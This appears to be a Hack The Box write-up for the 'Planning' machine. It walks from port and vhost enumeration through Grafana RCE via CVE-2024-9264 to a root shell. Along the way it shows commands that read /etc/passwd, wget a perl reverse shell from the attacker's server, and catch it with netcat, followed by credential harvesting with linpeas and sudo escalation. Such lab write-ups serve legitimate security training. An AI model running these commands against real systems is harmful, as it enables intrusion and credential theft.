


HTB Planning Machine

WriteUp for HTB Planning Machine.

By Hackwell

Enum:

- Run rustscan on the target IP and these are the results.

```
──(kali㉿kali)-[~/.../Hacking/HTB/machines/planning]
└─$ rustscan -a 10.10.11.68 -- -A
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 --------------------------------------
You miss 100% of the ports you don't scan. - RustScan

[~] The config file is expected to be at "/home/kali/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive server
s
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ul
imit with '--ulimit 5000'.
Open 10.10.11.68:22
Open 10.10.11.68:80
```

- Found two open ports.
  - Port 22 / shh
  - Port 80 / http (nginx)

```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 9.6p1 Ubuntu 3ubuntu13.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 62:ff:f6:d4:57:88:05:ad:f4:d3:de:5b:9b:f8:50:f1 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBMv/TbRhuPIAz+BOq4x+61TDVtlp
YKHNYNdnkO7MO3DXpUbQGq1k2H6mP6Fg=
|   256 4c:ce:7d:5c:fb:2d:a0:9e:9f:bd:f5:5c:5e:61:50:8a (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKpJkWOBF3N5HVlTJhPDWhOeW+p9G7f2E9JnYIhKs6R0
80/tcp open  http    syn-ack ttl 63 nginx 1.24.0 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Did not follow redirect to http://planning.htb/
|_http-server-header: nginx/1.24.0 (Ubuntu)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linu
OS details: Linux 4.15 - 5.19, Linux 5.0 - 5.14, MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
```

HTTP:


- http requires DNS to be setup “planning.htb”

```
80/tcp open  http    syn-ack ttl 63 nginx 1.24.0 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Did not follow redirect to http://planning.htb/
```


- So we will setup it up in /etc/hosts.

```
┌──(root㉿kali)-[/home/.../Hacking/HTB/machines/planning]
└─# echo "10.10.11.68 planning.htb" >> /etc/hosts
```

When the site is loaded, this is what we see.




- I scanned for subdomains using gobuster with a tack of `vhost`
- And these were the results.





```
┌──(kali㉿kali)-[~/.../Hacking/HTB/machines/planning]
└─$ sudo gobuster vhost -u http://planning.htb -w /usr/share/wordlists/seclists/Discovery/DNS/combined_su
bdomains.txt --append-domain -t 50
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://planning.htb
[+] Method:                  GET
[+] Threads:                 50
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/DNS/combined_subdomains.txt
[+] User Agent:              gobuster/3.8
[+] Timeout:                 10s
[+] Append Domain:           true
```

```
[+] Exclude Hostname Length:  false
===============================================================
Starting gobuster in VHOST enumeration mode
===============================================================
#www.planning.htb Status: 400 [Size: 166]
#smtp.planning.htb Status: 400 [Size: 166]
#pop3.planning.htb Status: 400 [Size: 166]
#mail.planning.htb Status: 400 [Size: 166]
grafana.planning.htb Status: 302 [Size: 29] [--> /login]
```

- Adding grafana.planning.htb to /etc/hosts file



- Grafana
- when loaded, we are asked for creds. But in the challenge description, we were given a username and password. `admin / 0D5oT70Fq13EvB5r`



Exploitation:

- Found the version for grafana and serched for it and found that its vulnerable to RCE.
- **CVE-2024-9264**
- Got a PoC for the CVE and managed to list users for the box in kali.
- Downloaded the exploit from: https://github.com/z3k0sec/CVE-2024-9264-RCE-Exploit

```
┌──(kali㉿kali)-[~/.../HTB/machines/planning/CVE-2024-9264]
└─$ python3 CVE-2024-9264.py -u admin -p 0D5oT70Fq13EvB5r -f /etc/passwd  http://grafana.planning.htb
```

```
[+] Logged in as admin:0D5oT70Fq13EvB5r
[+] Reading file: /etc/passwd
[+] Successfully ran duckdb query:
[+] SELECT content FROM read_blob('/etc/passwd'):
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
grafana:x:472:0::/home/grafana:/usr/sbin/nologin
```

- I setup the python server on my attacker machine to be able to download the script in the victim machine
- I downloaded a reverse shell from pentestmonkey github

```
┌──(kali㉿kali)-[~/Downloads/perl-reverse-shell-1.0]
└─$ ls
CHANGELOG  COPYING.GPL  COPYING.PERL-REVERSE-SHELL  perl-reverse-shell.pl

┌──(kali㉿kali)-[~/Downloads/perl-reverse-shell-1.0]
└─$ python3 -m http.server 9090
Serving HTTP on 0.0.0.0 port 9090 (http://0.0.0.0:9090/) ...
10.10.11.68 - - [03/Sep/2025 10:06:17] "GET /perl-reverse-shell.pl HTTP/1.1" 200 -
```

Initial Access:

- I downloaded the reverse shell script to the victim machine

```
┌──(kali㉿kali)-[~/.../HTB/machines/planning/CVE-2024-9264]
└─$ python3 CVE-2024-9264.py -u admin -p 0D5oT70Fq13EvB5r -c "wget http://10.10.14.108:9090/perl-reverse-shell.pl"  http://grafana.planning.htb
[+] Logged in as admin:0D5oT70Fq13EvB5r
[+] Executing command: wget http://10.10.14.108:9090/perl-reverse-shell.pl
[+] Successfully ran duckdb query:
[+] SELECT 1;install shellfs from community;LOAD shellfs;SELECT * FROM read_csv('wget http://10.10.14.108:9090/perl-reverse-shell.pl >/tmp/grafana_cmd_output 2>&1 |'):
[+] Successfully ran duckdb query:
[+] SELECT content FROM read_blob('/tmp/grafana_cmd_output'):
```

```
--2025-09-03 13:53:06--  http://10.10.14.108:9090/perl-reverse-shell.pl
Connecting to 10.10.14.108:9090... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3715 (3.6K) [text/x-perl]
Saving to: 'perl-reverse-shell.pl'

     0K ...                                   100%  237M=0s

2025-09-03 13:53:07 (237 MB/s) - 'perl-reverse-shell.pl' saved [3715/3715]
```

- Run <ls> and it was on the victim machine.

```
┌──(kali㉿kali)-[~/.../HTB/machines/planning/CVE-2024-9264]
└─$ python3 CVE-2024-9264.py -u admin -p 0D5oT70Fq13EvB5r -c "ls"  http://grafana.planning.htb
[+] Logged in as admin:0D5oT70Fq13EvB5r
[+] Executing command: ls
[+] Successfully ran duckdb query:
[+] SELECT 1;install shellfs from community;LOAD shellfs;SELECT * FROM read_csv('ls >/tmp/grafana_cmd_output 2>&1 |'):
[+] Successfully ran duckdb query:
[+] SELECT content FROM read_blob('/tmp/grafana_cmd_output'):
LICENSE
LinEnum.sh
bin
conf
linpeas.sh
perl-reverse-shell.pl
public
```

- Adding excution permissions to the file.

```
┌──(kali㉿kali)-[~/.../HTB/machines/planning/CVE-2024-9264]
└─$ python3 CVE-2024-9264.py -u admin -p 0D5oT70Fq13EvB5r -c "chmod +x perl-reverse-shell.pl"  http://grafana.planning.htb
[+] Logged in as admin:0D5oT70Fq13EvB5r
[+] Executing command: chmod +x perl-reverse-shell.pl
[+] Successfully ran duckdb query:
[+] SELECT 1;install shellfs from community;LOAD shellfs;SELECT * FROM read_csv('chmod +x perl-reverse-shell.pl
>/tmp/grafana_cmd_output 2>&1 |'):
[+] Successfully ran duckdb query:
[+] SELECT content FROM read_blob('/tmp/grafana_cmd_output'):
```

- Setting up netcat listener on the attackers machine.

```
┌──(root㉿kali)-[/home/.../Hacking/HTB/machines/planning]
└─# nc -nlvp 8888
listening on [any] 8888 ...
```

- Running the script on the victim’s machine and getting the shell on the attackers machine

```
┌──(kali㉿kali)-[~/.../HTB/machines/planning/CVE-2024-9264]
└─$ python3 CVE-2024-9264.py -u admin -p 0D5oT70Fq13EvB5r -c "perl perl-reverse-shell.pl"  http://grafana.planning.htb
[+] Logged in as admin:0D5oT70Fq13EvB5r
[+] Executing command: perl perl-reverse-shell.pl
[+] Successfully ran duckdb query:
[+] SELECT 1;install shellfs from community;LOAD shellfs;SELECT * FROM read_csv('perl perl-reverse-shell.pl >/tmp/grafana_cmd_output 2>&1 |'):
[+] Successfully ran duckdb query:
[+] SELECT content FROM read_blob('/tmp/grafana_cmd_output'):
Content-Length: 0
Connection: close
Content-Type: text/html

Use of uninitialized value in socket at perl-reverse-shell.pl line 89.
Content-Length: 43
Connection: close
Content-Type: text/html

Sent reverse shell to 10.10.14.108:8888<p>

┌──(kali㉿kali)-[~/.../HTB/machines/planning/CVE-2024-9264]
└─$
```

- Successful Reverse shell on the attacker's machine.

```
┌──(root㉿kali)-[/home/.../Hacking/HTB/machines/planning]
└─# nc -nlvp 8888
listening on [any] 8888 ...
ls
id
whomai
whoami
connect to [10.10.14.108] from (UNKNOWN) [10.10.11.68] 45248
 14:08:01 up 5 min,  0 users,  load average: 0.04, 0.12, 0.07
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
Linux 7ce659d667d7 6.8.0-59-generic #61-Ubuntu SMP PREEMPT_DYNAMIC Fri Apr 11 23:16:11 UTC 2025 x8
6_64 x86_64 x86_64 GNU/Linux
uid=0(root) gid=0(root) groups=0(root)
/
/usr/sbin/apache: 0: can't access tty; job control turned off
# bin
boot
dev
```

```
etc
home
lib
lib32
lib64
libx32
media
mnt
opt
proc
root
run
run.sh
sbin
srv
sys
tmp
usr
var
# uid=0(root) gid=0(root) groups=0(root)
# /usr/sbin/apache: 3: whomai: not found
# root
#
```

Privilage Escalation:

- I wasted so much time trying to get the user's flag from user grafana.
- But because there was Linpeas at the start, I excuted it.
- When I ran Linpeas on the machine I discovered some interesting creds for the grafana admin user (enzo)

```
╔══════════╣ Environment
╚ Any private information inside environment variables?
GF_PATHS_HOME=/usr/share/grafana
HOSTNAME=7ce659d667d7
SHLVL=0
AWS_AUTH_EXTERNAL_ID=
HOME=/usr/share/grafana
OLDPWD=/usr/share
AWS_AUTH_AssumeRoleEnabled=true
GF_PATHS_LOGS=/var/log/grafana
GF_PATHS_PROVISIONING=/etc/grafana/provisioning
GF_PATHS_PLUGINS=/var/lib/grafana/plugins
AWS_AUTH_AllowedAuthProviders=default,keys,credentials
GF_SECURITY_ADMIN_PASSWORD=RioTecRANDEntANT!
AWS_AUTH_SESSION_DURATION=15m
GF_SECURITY_ADMIN_USER=enzo
GF_PATHS_DATA=/var/lib/grafana
GF_PATHS_CONFIG=/etc/grafana/grafana.ini
AWS_CW_LIST_METRICS_PAGE_LIMIT=500
PWD=/
```

```
┌──────────┐ Environment
└ Any private information inside environment variables?
GF_PATHS_HOME=/usr/share/grafana
HOSTNAME=7ce659d667d7
SHLVL=0
AWS_AUTH_EXTERNAL_ID=
HOME=/usr/share/grafana
OLDPWD=/usr/share
AWS_AUTH_AssumeRoleEnabled=true
GF_PATHS_LOGS=/var/log/grafana
GF_PATHS_PROVISIONING=/etc/grafana/provisioning
GF_PATHS_PLUGINS=/var/lib/grafana/plugins
AWS_AUTH_AllowedAuthProviders=default,keys,credentials
GF_SECURITY_ADMIN_PASSWORD=RioTecRANDEntANT!
AWS_AUTH_SESSION_DURATION=15m
GF_SECURITY_ADMIN_USER=enzo
GF_PATHS_DATA=/var/lib/grafana
GF_PATHS_CONFIG=/etc/grafana/grafana.ini
AWS_CW_LIST_METRICS_PAGE_LIMIT=500
PWD=/usr/share/grafana
HISTFILE=/dev/null
```

- Managed to login with enzo’s credentials through ssh. And found the user flag.

```
Last login: Thu Sep 4 08:51:54 2025 from 10.10.14.108
enzo@planning:~$ la
.bash_history  .bash_logout  .bashrc  .cache  .profile  .ssh  user.txt
enzo@planning:~$ cat user.txt
81bf191bbd5fb99e79811adf5a04317f
enzo@planning:~$
```

Lateral Movement:

- I excuted sudo -l to find out the commands that user enzo can run with sudo.
  And interestingly, it was everything.
- So, I switched the user and cat the root flag (root.txt) which was in the root directory.

```
enzo@planning:~$ sudo -l
Matching Defaults entries for enzo on planning:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User enzo may run the following commands on planning:
    (ALL) NOPASSWD: ALL
enzo@planning:~$
enzo@planning:~$ sudo su
root@planning:/home/enzo# ls
user.txt
root@planning:/home/enzo# ls /root
root.txt  scripts
root@planning:/home/enzo# cat /root.txt
cat: /root.txt: No such file or directory
root@planning:/home/enzo# cat /root/root.txt
ac409d9615f0a65f9fee88bbd7000e59
root@planning:/home/enzo#
```

```
enzo@planning:~$ sudo -l
Matching Defaults entries for enzo on planning:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User enzo may run the following commands on planning:
    (ALL) NOPASSWD: ALL
enzo@planning:~$
enzo@planning:~$ sudo su
root@planning:/home/enzo# ls
user.txt
root@planning:/home/enzo# ls /root
root.txt  scripts
root@planning:/home/enzo# cat /root.txt
cat: /root.txt: No such file or directory
root@planning:/home/enzo# cat /root/root.txt
ac409d9615f0a65f9fee88bbd7000e59
root@planning:/home/enzo#
```

I submitted the root's flag and that was the end of planning machine on HTB 🛑

Resources:

- https://github.com/z3k0sec/CVE-2024-9264-RCE-Exploit
- https://github.com/peass-ng/PEASS-ng/tree/master/linPEAS
- https://github.com/danielmiessler/SecLists
- https://pentestmonkey.net/tools/web-shells/perl-reverse-shell